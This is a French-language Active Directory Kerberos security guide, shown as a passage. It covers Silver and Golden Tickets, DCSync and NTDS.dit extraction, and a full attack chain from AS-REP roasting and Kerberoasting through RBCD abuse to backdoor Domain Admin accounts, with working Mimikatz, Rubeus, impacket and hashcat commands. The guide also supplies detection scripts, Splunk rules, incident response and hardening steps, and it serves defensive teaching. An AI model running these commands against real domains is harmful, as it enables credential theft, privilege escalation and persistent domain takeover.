Un Silver Ticket est un ticket de service forgé sans interaction avec le KDC. Si un attaquant obtient le hash NTLM (ou la clé AES) d'un compte de service, il peut créer des tickets de service valides pour ce service sans que le DC ne soit contacté. Le ticket forgé contient un PAC (Privilege Attribute Certificate) arbitraire, permettant à l'attaquant de s'octroyer n'importe quels privilèges pour le service ciblé.

Contrairement au Golden Ticket qui forge un TGT, le Silver Ticket forge directement un Service Ticket, ce qui le rend plus discret car il ne génère pas d'événement 4768 (demande de TGT) ni 4769 (demande de ST) sur le DC.

6.2 Création et injection de Silver Tickets

🔧 Outil : Mimikatz - Forge de Silver Ticket

```
# Création d'un Silver Ticket pour le service CIFS
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /target:server01.domain.local /service:cifs /rc4:serviceaccounthash /ptt

# Silver Ticket pour service HTTP (accès web avec IIS/NTLM)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /target:webapp.domain.local /service:http /aes256:serviceaes256key /ptt

# Silver Ticket pour LDAP (accès DC pour DCSync)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /target:dc01.domain.local /service:ldap /rc4:dccomputerhash /ptt

# Silver Ticket pour HOST (WMI/PSRemoting)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /target:server02.domain.local /service:host /rc4:computerhash /ptt
```

6.3 Cas d'usage spécifiques par service

Service (SPN)	Hash requis	Capacités obtenues	Cas d'usage attaque
CIFS	Compte ordinateur	Accès fichiers (C$, ADMIN$)	Exfiltration données, pivoting
HTTP	Compte service IIS	Accès applications web	Manipulation application, élévation
LDAP	Compte ordinateur DC	Requêtes LDAP complètes	DCSync, énumération AD
HOST + RPCSS	Compte ordinateur	WMI, PSRemoting, Scheduled Tasks	Exécution code à distance
MSSQLSvc	Compte service SQL	Accès base de données	Extraction données, xp_cmdshell

6.4 Détection des Silver Tickets

🔍 **Indicateurs de détection :**

- **Absence d'événements KDC :** Accès à des ressources sans événements 4768/4769 correspondants
- **Anomalies de chiffrement :** Tickets avec des algorithmes de chiffrement incohérents avec la politique
- **Durée de vie anormale :** Tickets avec des timestamps invalides ou des durées de vie excessives
- **PAC invalide :** Groupes de sécurité inexistants ou incohérents dans le PAC
- **Validation PAC :** Activer la validation PAC pour forcer la vérification des signatures

```
# Activer la validation PAC stricte (GPO)
Computer Configuration > Policies > Windows Settings > Security Settings >
Local Policies > Security Options >
"Network security: PAC validation" = Enabled

# Script PowerShell pour corréler accès et tickets KDC
$timeframe = (Get-Date).AddHours(-1)
$kdcEvents = Get-WinEvent -FilterHashtable
@{LogName='Security';ID=4768,4769;StartTime=$timeframe}
$accessEvents = Get-WinEvent -FilterHashtable
@{LogName='Security';ID=4624;StartTime=$timeframe} |
    Where-Object {$_.Properties[8].Value -eq 3} # Logon type 3 (network)

# Identifier les accès sans ticket KDC correspondant
$accessEvents | ForEach-Object {
    $accessTime = $_.TimeCreated
    $user = $_.Properties[5].Value
    $matchingKDC = $kdcEvents | Where-Object {
        $_.Properties[0].Value -eq $user -and
        [Math]::Abs(($_.TimeCreated - $accessTime).TotalSeconds) -lt 30
    }
    if (-not $matchingKDC) {
        Write-Warning "Accès suspect sans ticket KDC: $user à $accessTime"
    }
}
```

🛡️ **Contre-mesures Silver Ticket :**


- **Rotation des mots de passe machines :** Par défaut tous les 30 jours, réduire à 7-14 jours
- **Activation de la validation PAC :** Force la vérification des signatures PAC auprès du DC
- **Monitoring des comptes de service :** Alertes sur modifications des hashes (Event ID 4723)
- **Désactivation de RC4 :** Réduit la surface d'attaque si seul le hash NTLM est compromis
- **Blindage LSASS :** Credential Guard, LSA Protection pour empêcher l'extraction de secrets

7. Golden Ticket : compromission totale du domaine

7.1 Principe et impact

Le Golden Ticket représente l'apex de la compromission Kerberos. En obtenant le hash du compte `krbtgt` (le compte de service utilisé par le KDC pour signer tous les TGT), un attaquant peut forger des TGT arbitraires pour n'importe quel utilisateur, y compris des comptes inexistants, avec des privilèges et une durée de validité de son choix (jusqu'à 10 ans).

Un Golden Ticket offre une persistance exceptionnelle : même après la réinitialisation de tous les mots de passe du domaine, l'attaquant conserve son accès tant que le compte krbtgt n'est pas réinitialisé (opération délicate nécessitant deux réinitialisations espacées).



7.2 Extraction du hash krbtgt

L'obtention du hash krbtgt nécessite généralement des privilèges d'administrateur de domaine ou l'accès physique/système à un contrôleur de domaine. Plusieurs techniques permettent cette extraction :

🔧 Technique 1 : DCSync avec Mimikatz

DCSync exploite les protocoles de réplication AD pour extraire les secrets du domaine à distance, sans toucher au LSASS du DC.

```
# DCSync du compte krbtgt
mimikatz # lsadump::dcsync /domain:domain.local /user:krbtgt

# DCSync de tous les comptes (dump complet)
mimikatz # lsadump::dcsync /domain:domain.local /all /csv

# DCSync depuis Linux avec impacket
python3 secretsdump.py domain.local/admin:password@dc01.domain.local -just-dc-user krbtgt
```

🔧 Technique 2 : Dump NTDS.dit

Extraction directe de la base de données Active Directory contenant tous les hashes.

```
# Création d'une copie shadow avec ntdsutil
ntdsutil "ac i ntds" "ifm" "create full C:\temp\ntds_backup" q q

# Extraction avec secretsdump (impacket)
python3 secretsdump.py -ntds ntds.dit -system SYSTEM LOCAL

# Extraction avec DSInternals (PowerShell)
$key = Get-BootKey -SystemHivePath 'C:\temp\SYSTEM'
Get-ADDBAccount -All -DBPath 'C:\temp\ntds.dit' -BootKey $key |
    Where-Object {$_.SamAccountName -eq 'krbtgt'}
```

7.3 Forge et utilisation du Golden Ticket

🔧 Création de Golden Ticket avec Mimikatz

```
# Golden Ticket basique (RC4)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /krbtgt:krbtgt_ntlm_hash /ptt

# Golden Ticket avec AES256 (plus discret)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /aes256:krbtgt_aes256_key /ptt

# Golden Ticket avec durée personnalisée (10 ans)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /krbtgt:krbtgt_ntlm_hash /endin:5256000 /renewmax:5256000 /ptt

# Golden Ticket pour utilisateur fictif
kerberos::golden /user:FakeAdmin /domain:domain.local /sid:S-1-5-21-... \
    /krbtgt:krbtgt_ntlm_hash /id:500 /groups:512,513,518,519,520 /ptt

# Exportation du ticket vers fichier
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /krbtgt:krbtgt_ntlm_hash /ticket:golden.kirbi
```

🔧 Utilisation avancée du Golden Ticket

```
# Injection du ticket dans la session
mimikatz # kerberos::ptt golden.kirbi

# Vérification du ticket injecté
klist

# Utilisation du ticket pour accès DC
dir \\dc01.domain.local\C$
psexec.exe \\dc01.domain.local cmd

# Création de compte backdoor
net user backdoor P@ssw0rd! /add /domain
net group "Domain Admins" backdoor /add /domain

# DCSync pour maintenir la persistance
mimikatz # lsadump::dcsync /domain:domain.local /user:Administrator
```

7.4 Détection avancée des Golden Tickets

🔍 **Indicateurs techniques de Golden Ticket :**

- **Event ID 4624 (Logon) avec Type 3 :** Authentification réseau sans événement 4768 (TGT) préalable
- **Event ID 4672 :** Privilèges spéciaux assignés à un nouveau logon avec un compte potentiellement inexistant
- **Anomalies temporelles :** Tickets avec timestamps futurs ou passés incohérents
- **Chiffrement incohérent :** Utilisation de RC4 quand AES est obligatoire
- **Groupes de sécurité invalides :** SIDs de groupes inexistants dans le PAC
- **Comptes inexistants :** Authentifications réussies avec des comptes supprimés ou jamais créés

```
# Script de détection des anomalies Kerberos
# Recherche des authentifications sans événement TGT correspondant
$endTime = Get-Date
$startTime = $endTime.AddHours(-24)

$logons = Get-WinEvent -FilterHashtable @{
    LogName='Security'
    ID=4624
    StartTime=$startTime
} | Where-Object {
    $_.Properties[8].Value -eq 3 -and # Logon Type 3
    $_.Properties[9].Value -match 'Kerberos'
}

$tgtRequests = Get-WinEvent -FilterHashtable @{
    LogName='Security'
    ID=4768
    StartTime=$startTime
} | Group-Object {$_.Properties[0].Value} -AsHashTable

foreach ($logon in $logons) {
    $user = $logon.Properties[5].Value
    $time = $logon.TimeCreated

    if (-not $tgtRequests.ContainsKey($user)) {
        Write-Warning "Golden Ticket suspect: $user à $time (aucun TGT)"
    }
}

# Détection de tickets avec durée de vie anormale
Get-WinEvent -FilterHashtable @{LogName='Security';ID=4768} |
    Where-Object {
        $ticketLifetime = $_.Properties[5].Value
        $ticketLifetime -gt 43200 # > 12 heures
    } | ForEach-Object {
        Write-Warning "Ticket avec durée anormale: $($_.Properties[0].Value)"
    }
```

🛡️ **Stratégies de remédiation et prévention :**

- **Réinitialisation du compte krbtgt :** Procédure en deux phases espacées de 24h minimum

```
# Script Microsoft officiel pour reset krbtgt
# https://github.com/microsoft/New-KrbtgtKeys.ps1
.\New-KrbtgtKeys.ps1 -ResetOnce
# Attendre 24h puis
.\New-KrbtgtKeys.ps1 -ResetBoth
```

- **Monitoring du compte krbtgt :** Alertes sur toute modification (Event ID 4738, 4724)
- **Durcissement des DCs :** - Désactivation du stockage réversible des mots de passe - Protection LSASS avec Credential Guard - Restriction des connexions RDP aux DCs - Isolation réseau des contrôleurs de domaine
- **Tier Model Administration :** Séparation stricte des comptes admin par niveau
- **Detection avancée :** Déploiement d'Azure ATP / Microsoft Defender for Identity
- **Validation PAC stricte :** Forcer la vérification des signatures PAC sur tous les serveurs
- **Rotation régulière :** Réinitialiser krbtgt tous les 6 mois minimum (best practice Microsoft)

8. Chaîne d'attaque complète : scénario réel

8.1 Scénario : De l'utilisateur standard au Domain Admin

Examinons une chaîne d'attaque complète illustrant comment un attaquant peut progresser depuis un compte utilisateur standard jusqu'à la compromission totale du domaine en exploitant les vulnérabilités Kerberos.

Phase 1
Reconnaissance
Phase 2
AS-REP Roasting
Phase 3
Kerberoasting
Phase 4
Élévation
Phase 5
Golden Ticket

Phase 1 : Reconnaissance initiale (J+0, H+0)

```
# Compromission initiale : phishing avec accès VPN
# Énumération du domaine avec PowerView
Import-Module PowerView.ps1

# Identification du domaine et des DCs
Get-Domain
Get-DomainController

# Recherche de comptes sans préauthentification
Get-DomainUser -PreauthNotRequired | Select samaccountname,description

# Sortie : svc_reporting (compte de service legacy)

# Énumération des SPNs
Get-DomainUser -SPN | Select samaccountname,serviceprincipalname

# Sortie :
# - svc_sql : MSSQLSvc/SQL01.corp.local:1433
# - svc_web : HTTP/webapp.corp.local
```

Phase 2 : AS-REP Roasting (J+0, H+1)

```
# Extraction du hash AS-REP pour svc_reporting
.\Rubeus.exe asreproast /user:svc_reporting /format:hashcat /nowrap

# Hash obtenu : $krb5asrep$23$svc_reporting@CORP.LOCAL:8a3c...

# Craquage avec Hashcat
hashcat -m 18200 asrep.hash rockyou.txt -r best64.rule

# Mot de passe craqué en 45 minutes : "Reporting2019!"

# Validation des accès
net use \\dc01.corp.local\IPC$ /user:corp\svc_reporting Reporting2019!
```

Phase 3 : Kerberoasting et compromission de service (J+0, H+2)

```
# Avec le compte svc_reporting, effectuer du Kerberoasting
.\Rubeus.exe kerberoast /user:svc_sql /nowrap

# Hash obtenu pour svc_sql (RC4)
$krb5tgs$23$*svc_sql$CORP.LOCAL$MSSQLSvc/SQL01.corp.local:1433*$7f2a...

# Craquage (6 heures avec GPU)
hashcat -m 13100 tgs.hash rockyou.txt -r best64.rule

# Mot de passe : "SqlService123"

# Énumération des privilèges de svc_sql
Get-DomainUser svc_sql -Properties memberof

# Découverte : membre du groupe "SQL Admins"
# Ce groupe a GenericAll sur le groupe "Server Operators"
```

Phase 4 : Élévation via délégation RBCD (J+0, H+8)

```
# Vérification des permissions avec svc_sql
Get-DomainObjectAcl -Identity "DC01$" | ? {
    $_.SecurityIdentifier -eq (Get-DomainUser svc_sql).objectsid
}

# Découverte : WriteProperty sur msDS-AllowedToActOnBehalfOfOtherIdentity

# Création d'un compte machine contrôlé
Import-Module Powermad
$password = ConvertTo-SecureString 'AttackerP@ss123!' -AsPlainText -Force
New-MachineAccount -MachineAccount EVILCOMPUTER -Password $password

# Configuration RBCD sur DC01
$ComputerSid = Get-DomainComputer EVILCOMPUTER -Properties objectsid |
    Select -Expand objectsid
$SD = New-Object Security.AccessControl.RawSecurityDescriptor "O:BAD:
(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;$ComputerSid)"
$SDBytes = New-Object byte[] ($SD.BinaryLength)
$SD.GetBinaryForm($SDBytes, 0)
Get-DomainComputer DC01 | Set-DomainObject -Set @{
    'msds-allowedtoactonbehalfofotheridentity'=$SDBytes
}

# Exploitation S4U pour obtenir ticket Administrator vers DC01
.\Rubeus.exe s4u /user:EVILCOMPUTER$ /rc4:computerhash \
    /impersonateuser:Administrator /msdsspn:cifs/dc01.corp.local /ptt

# Accès au DC comme Administrator
dir \\dc01.corp.local\C$
```

Phase 5 : Extraction krbtgt et Golden Ticket (J+0, H+10)

```
# DCSync depuis le DC compromis
mimikatz # lsadump::dcsync /domain:corp.local /user:krbtgt

# Hash krbtgt obtenu :
# NTLM: 8a3c5f6e9b2d1a4c7e8f9a0b1c2d3e4f
# AES256: 2f8a6c4e9b3d7a1c5e8f0a2b4c6d8e0f...

# Obtention du SID du domaine
whoami /user
# S-1-5-21-1234567890-1234567890-1234567890

# Création du Golden Ticket
kerberos::golden /user:Administrator /domain:corp.local \
    /sid:S-1-5-21-1234567890-1234567890-1234567890 \
    /aes256:2f8a6c4e9b3d7a1c5e8f0a2b4c6d8e0f... \
    /endin:5256000 /renewmax:5256000 /ptt

# Validation : accès total au domaine
net group "Domain Admins" /domain
psexec.exe \\dc01.corp.local cmd

# Établissement de persistance multiple
# 1. Création de compte backdoor
net user h4ck3r Sup3rS3cr3t! /add /domain
net group "Domain Admins" h4ck3r /add /domain

# 2. Modification de la GPO par défaut pour ajout de tâche planifiée
# 3. Création de SPN caché pour Kerberoasting personnel
# 4. Exportation de tous les hashes du domaine
```

8.2 Timeline et indicateurs de compromission

Temps	Action attaquant	Indicateurs détectables	Event IDs
H+0	Énumération LDAP	Multiples requêtes LDAP depuis une workstation	N/A (logs LDAP)
H+1	AS-REP Roasting	Event 4768 avec PreAuth=0, même source IP	4768
H+2	Kerberoasting	Multiples Event 4769 avec RC4, comptes rares	4769
H+3	Logon avec credentials volés	Event 4624 Type 3 depuis nouvelle source	4624, 4768
H+8	Création compte machine	Event 4741 (compte machine créé)	4741
H+8	Modification RBCD	Event 4742 (modification ordinateur)	4742
H+9	Exploitation S4U	Event 4769 avec S4U2Self/S4U2Proxy	4769
H+10	DCSync	Event 4662 (réplication AD)	4662
H+11	Golden Ticket utilisé	Authentification sans Event 4768 préalable	4624, 4672
H+12	Création backdoor	Event 4720 (utilisateur créé), 4728 (ajout groupe)	4720, 4728

9. Architecture de détection et réponse

9.1 Stack de détection recommandée

Une détection efficace des attaques Kerberos nécessite une approche en profondeur combinant plusieurs technologies et méthodes.

🔧 **Couche 1 : Collection et centralisation des logs**

- **Windows Event Forwarding (WEF) :** Collection centralisée des événements de sécurité
- **Sysmon :** Télémétrie avancée sur les processus et connexions réseau
- **Configuration optimale :**

```
 # GPO pour audit Kerberos avancé
Computer Configuration > Policies > Windows Settings > Security Settings > 
Advanced Audit Policy Configuration > Account Logon

Activer :
- Audit Kerberos Authentication Service : Success, Failure
- Audit Kerberos Service Ticket Operations : Success, Failure
- Audit Other Account Logon Events : Success, Failure

# Event IDs critiques à collecter
4768, 4769, 4770, 4771, 4772, 4624, 4625, 4672, 4673, 4720, 4726, 4728, 
4732, 4738, 4741, 4742, 4662
```

🔧 **Couche 2 : Analyse et corrélation (SIEM)**

Règles de détection Splunk pour attaques Kerberos :

```
# Détection AS-REP Roasting
index=windows sourcetype=WinEventLog:Security EventCode=4768 Pre_Authentication_Type=0
| stats count values(src_ip) as sources by user
| where count > 5
| table user, count, sources

# Détection Kerberoasting (multiples TGS-REQ avec RC4)
index=windows sourcetype=WinEventLog:Security EventCode=4769 Ticket_Encryption_Type=0x17
| stats dc(Service_Name) as unique_services count by src_ip user
| where unique_services > 10 OR count > 20

# Détection DCSync
index=windows sourcetype=WinEventLog:Security EventCode=4662
    Properties="*1131f6aa-9c07-11d1-f79f-00c04fc2dcd2*" OR
    Properties="*1131f6ad-9c07-11d1-f79f-00c04fc2dcd2*"
| where user!="*$" AND user!="NT AUTHORITY\\SYSTEM"
| table _time, user, dest, Object_Name

# Détection Golden Ticket (authent sans TGT)
index=windows sourcetype=WinEventLog:Security EventCode=4624 Logon_Type=3
Authentication_Package=Kerberos
| join type=left user _time [
    search index=windows sourcetype=WinEventLog:Security EventCode=4768
    | eval time_window=_time
    | eval user_tgt=user
]
| where isnull(user_tgt)
| stats count by user, src_ip, dest
```

🔧 **Couche 3 : Détection comportementale (EDR/XDR)**

- **Microsoft Defender for Identity :** Détection native des attaques Kerberos
- **Détections intégrées :** - AS-REP Roasting automatique - Kerberoasting avec alertes - Détection de Golden Ticket par analyse comportementale - DCSync avec identification de l'attaquant
- **Integration avec Microsoft Sentinel :** Corrélation multi-sources

9.2 Playbook de réponse aux incidents

⚠️ **INCIDENT : Suspicion de Golden Ticket**

Actions immédiates (0-30 minutes) :

1. **Isolation :** Ne PAS isoler le DC (risque de DoS). Isoler les machines compromises identifiées
2. **Capture mémoire :** Dumper LSASS des machines suspectes pour analyse forensique
3. **Snapshot :** Créer des copies forensiques des DCs (si virtualisés)
4. **Documentation :** Capturer tous les logs pertinents avant rotation

Investigation (30min - 4h) :

1. **Timeline :** Reconstruire la chaîne d'attaque complète
2. **Scope :** Identifier tous les systèmes et comptes compromis
3. **Persistence :** Rechercher backdoors, GPOs modifiées, tâches planifiées
4. **IOCs :** Extraire hash files, IPs, comptes créés

Éradication (4h - 48h) :

1. **Reset krbtgt :** Effectuer le double reset selon procédure Microsoft

2. **Reset ALL passwords :** Utilisateurs, services, comptes machines
3. **Revoke tickets :** Forcer la reconnexion de tous les utilisateurs
4. **Rebuild compromis :** Reconstruire les serveurs compromis from scratch
5. **Patch & Harden :** Corriger toutes les failles exploitées

```
# Script de réponse d'urgence - Reset krbtgt
# À exécuter depuis un DC avec DA privileges

# Phase 1 : Collecte d'informations
$domain = Get-ADDomain
$krbtgt = Get-ADUser krbtgt -Properties PasswordLastSet, msDS-KeyVersionNumber

Write-Host "[+] Domaine: $($domain.DNSRoot)"
Write-Host "[+] Dernier changement mot de passe krbtgt: $($krbtgt.PasswordLastSet)"
Write-Host "[+] Version clé actuelle: $($krbtgt.'msDS-KeyVersionNumber')"

# Phase 2 : Premier reset
Write-Host "[!] Premier reset du compte krbtgt..."
$newPassword = ConvertTo-SecureString -AsPlainText -Force -String (
    -join ((65..90) + (97..122) + (48..57) | Get-Random -Count 128 | % {[char]$_})
)
Set-ADAccountPassword -Identity krbtgt -NewPassword $newPassword -Reset

Write-Host "[+] Premier reset effectué. Attendre 24h avant le second reset."
Write-Host "[!] Vérifier la réplication AD avant de continuer."

# Vérification de la réplication
repadmin /showrepl

# Phase 3 : Après 24h - Second reset
Write-Host "[!] Second reset du compte krbtgt..."
$newPassword2 = ConvertTo-SecureString -AsPlainText -Force -String (
    -join ((65..90) + (97..122) + (48..57) | Get-Random -Count 128 | % {[char]$_})
)
Set-ADAccountPassword -Identity krbtgt -NewPassword $newPassword2 -Reset

Write-Host "[+] Reset krbtgt terminé. Tous les tickets Kerberos précédents sont
invalidés."

# Phase 4 : Actions post-reset
Write-Host "[!] Actions recommandées:"
Write-Host "1. Forcer la reconnexion de tous les utilisateurs"
Write-Host "2. Redémarrer tous les services utilisant des comptes de service"
Write-Host "3. Vérifier les GPOs et objets AD suspects"
Write-Host "4. Auditer les comptes créés récemment"

# Audit rapide
Get-ADUser -Filter {Created -gt (Get-Date).AddDays(-7)} |
    Select Name, Created, Enabled
```

10. Durcissement et recommandations stratégiques

10.1 Cadre de sécurité AD - Tier Model

Le modèle d'administration à niveaux (Tier Model) est fondamental pour limiter l'impact des compromissions et empêcher les mouvements latéraux vers les actifs critiques.

Tier	Périmètre	Comptes	Restrictions
Tier 0	AD, DCs, Azure AD Connect, PKI, ADFS	Domain Admins, Enterprise Admins	Aucune connexion aux Tier 1/2, PAWs obligatoires
Tier 1	Serveurs d'entreprise, applications	Administrateurs serveurs	Aucune connexion au Tier 2, jump servers dédiés
Tier 2	Postes de travail, appareils utilisateurs	Support IT, administrateurs locaux	Isolation complète des Tier 0/1

🛡️ Implémentation du Tier Model :

```
# Création de la structure OU pour Tier Model
New-ADOrganizationalUnit -Name "Tier0" -Path "DC=domain,DC=local"
New-ADOrganizationalUnit -Name "Accounts" -Path "OU=Tier0,DC=domain,DC=local"
New-ADOrganizationalUnit -Name "Devices" -Path "OU=Tier0,DC=domain,DC=local"

# Création des groupes de sécurité
New-ADGroup -Name "Tier0-Admins" -GroupScope Universal -GroupCategory Security
New-ADGroup -Name "Tier1-Admins" -GroupScope Universal -GroupCategory Security

# GPO pour bloquer les connexions inter-tiers
# Computer Configuration > Policies > Windows Settings > Security Settings >
# User Rights Assignment > Deny log on locally
# Ajouter : Tier1-Admins, Tier2-Admins (sur machines Tier0)
```

10.2 Configuration de sécurité Kerberos avancée

🔧 Paramètres GPO critiques

```
# 1. Désactivation de RC4 (forcer AES uniquement)
Computer Configuration > Policies > Windows Settings > Security Settings >
Local Policies > Security Options > Network security: Configure encryption types allowed
for Kerberos
☑ AES128_HMAC_SHA1
☑ AES256_HMAC_SHA1
☑ Future encryption types
☐ DES_CBC_CRC
☐ DES_CBC_MD5
☐ RC4_HMAC_MD5

# 2. Réduction de la durée de vie des tickets
Computer Configuration > Policies > Windows Settings > Security Settings >
Account Policies > Kerberos Policy
- Maximum lifetime for user ticket: 8 hours (défaut: 10h)
- Maximum lifetime for service ticket: 480 minutes (défaut: 600min)
- Maximum lifetime for user ticket renewal: 5 days (défaut: 7j)

# 3. Activation de la validation PAC
Computer Configuration > Policies > Windows Settings > Security Settings >
Local Policies > Security Options
Network security: PAC validation = Enabled

# 4. Protection contre la délégation non contrainte
# Activer "Account is sensitive and cannot be delegated" pour tous comptes privilégiés
Get-ADUser -Filter {AdminCount -eq 1} |
    Set-ADAccountControl -AccountNotDelegated $true

# 5. Ajout au groupe Protected Users
Add-ADGroupMember -Identity "Protected Users" -Members (
    Get-ADGroupMember "Domain Admins"
)
```

10.3 Managed Service Accounts et sécurisation des services

Les Group Managed Service Accounts (gMSA) éliminent le risque de Kerberoasting en utilisant des mots de passe de 240 caractères changés automatiquement tous les 30 jours.

🔧 Migration vers gMSA

```
# Prérequis : KDS Root Key (une fois par forêt)
Add-KdsRootKey -EffectiveTime ((Get-Date).AddHours(-10))

# Création d'un gMSA
New-ADServiceAccount -Name gMSA-SQL01 -DNSHostName sql01.domain.local `
    -PrincipalsAllowedToRetrieveManagedPassword "SQL-Servers" `
    -ServicePrincipalNames "MSSQLSvc/sql01.domain.local:1433"

# Installation sur le serveur cible
Install-ADServiceAccount -Identity gMSA-SQL01

# Configuration du service pour utiliser le gMSA
# Services > SQL Server > Properties > Log On
# Account: DOMAIN\gMSA-SQL01$
# Password: (vide)

# Vérification
Test-ADServiceAccount -Identity gMSA-SQL01

# Audit des comptes de service legacy à migrer
Get-ADUser -Filter {ServicePrincipalName -like "*"} -Properties ServicePrincipalName |
    Where-Object {$_.SamAccountName -notlike "*$"} |
    Select SamAccountName, ServicePrincipalName, PasswordLastSet
```

10.4 Surveillance et hunting proactif

🔍 Programme de Threat Hunting Kerberos :

Hebdomadaire :

- Audit des comptes avec DONT_REQ_PREAUTH
- Vérification des nouveaux SPNs enregistrés
- Analyse des comptes avec délégation
- Revue des modifications d'attributs sensibles (userAccountControl, msDS-AllowedToActOnBehalfOfOtherIdentity)

Mensuel :

- Audit complet des permissions AD (BloodHound)
- Vérification de l'âge du mot de passe krbtgt
- Analyse des chemins d'attaque vers Domain Admins
- Test de détection avec Purple Teaming

```
# Script d'audit Kerberos automatisé
# À exécuter mensuellement

Write-Host "[*] Audit de sécurité Kerberos - $(Get-Date)" -ForegroundColor Cyan

# 1. Comptes sans préauthentification
Write-Host "`n[+] Comptes sans préauthentification Kerberos:" -ForegroundColor Yellow
$noPreAuth = Get-ADUser -Filter {DoesNotRequirePreAuth -eq $true} -Properties
DoesNotRequirePreAuth
if ($noPreAuth) {
    $noPreAuth | Select Name, SamAccountName | Format-Table
    Write-Host "    ALERTE: $($noPreAuth.Count) compte(s) vulnérable(s) à AS-REP Roasting"
-ForegroundColor Red
} else {
    Write-Host "    OK - Aucun compte vulnérable" -ForegroundColor Green
}

# 2. Comptes de service avec SPN et mot de passe ancien
Write-Host "`n[+] Comptes de service avec SPNs:" -ForegroundColor Yellow
$oldSPNAccounts = Get-ADUser -Filter {ServicePrincipalName -like "*"} -Properties
ServicePrincipalName, PasswordLastSet |
    Where-Object {$_.PasswordLastSet -lt (Get-Date).AddDays(-180)} |
    Select Name, SamAccountName, PasswordLastSet, @{N='DaysSinceChange';E={(New-TimeSpan
-Start $_.PasswordLastSet).Days}}

if ($oldSPNAccounts) {
    $oldSPNAccounts | Format-Table
    Write-Host "    ALERTE: $($oldSPNAccounts.Count) compte(s) avec mot de passe > 180
jours" -ForegroundColor Red
} else {
    Write-Host "    OK - Tous les mots de passe sont récents" -ForegroundColor Green
}

# 3. Délégation non contrainte
Write-Host "`n[+] Délégation non contrainte:" -ForegroundColor Yellow
$unconstrainedDelegation = Get-ADComputer -Filter {TrustedForDelegation -eq $true}
-Properties TrustedForDelegation
if ($unconstrainedDelegation) {
    $unconstrainedDelegation | Select Name, DNSHostName | Format-Table
    Write-Host "    ATTENTION: $($unconstrainedDelegation.Count) serveur(s) avec
délégation non contrainte" -ForegroundColor Red
} else {
    Write-Host "    OK - Aucune délégation non contrainte" -ForegroundColor Green
}

# 4. Âge du mot de passe krbtgt
Write-Host "`n[+] Compte krbtgt:" -ForegroundColor Yellow
$krbtgt = Get-ADUser krbtgt -Properties PasswordLastSet, msDS-KeyVersionNumber
$daysSinceChange = (New-TimeSpan -Start $krbtgt.PasswordLastSet).Days
Write-Host "    Dernier changement: $($krbtgt.PasswordLastSet) ($daysSinceChange jours)"
Write-Host "    Version de clé: $($krbtgt.'msDS-KeyVersionNumber')"
if ($daysSinceChange -gt 180) {
    Write-Host "    ALERTE: Mot de passe krbtgt non changé depuis > 6 mois"
-ForegroundColor Red
} else {
    Write-Host "    OK - Rotation récente" -ForegroundColor Green
}

# 5. Comptes machines créés récemment (potentiel RBCD)
Write-Host "`n[+] Comptes machines récents:" -ForegroundColor Yellow
$newComputers = Get-ADComputer -Filter {Created -gt (Get-Date).AddDays(-7)} -Properties
Created
```

```
if ($newComputers) {
    $newComputers | Select Name, Created | Format-Table
    Write-Host "    INFO: $($newComputers.Count) compte(s) machine créé(s) cette semaine"
-ForegroundColor Yellow
}

# 6. RBCD configuré
Write-Host "`n[+] Resource-Based Constrained Delegation:" -ForegroundColor Yellow
$rbcd = Get-ADComputer -Filter * -Properties msDS-AllowedToActOnBehalfOfOtherIdentity |
    Where-Object {$_.'msDS-AllowedToActOnBehalfOfOtherIdentity' -ne $null}
if ($rbcd) {
    $rbcd | Select Name | Format-Table
    Write-Host "    ATTENTION: $($rbcd.Count) ordinateur(s) avec RBCD configuré"
-ForegroundColor Yellow
}

# 7. Protected Users
Write-Host "`n[+] Groupe Protected Users:" -ForegroundColor Yellow
$protectedUsers = Get-ADGroupMember "Protected Users"
Write-Host "    Membres: $($protectedUsers.Count)"
$domainAdmins = Get-ADGroupMember "Domain Admins"
$notProtected = $domainAdmins | Where-Object {$_.SamAccountName -notin
$protectedUsers.SamAccountName}
if ($notProtected) {
    Write-Host "    ALERTE: $($notProtected.Count) Domain Admin(s) non protégé(s)"
-ForegroundColor Red
    $notProtected | Select Name | Format-Table
}

Write-Host "`n[*] Audit terminé - $(Get-Date)" -ForegroundColor Cyan
```

10.5 Architecture de sécurité moderne

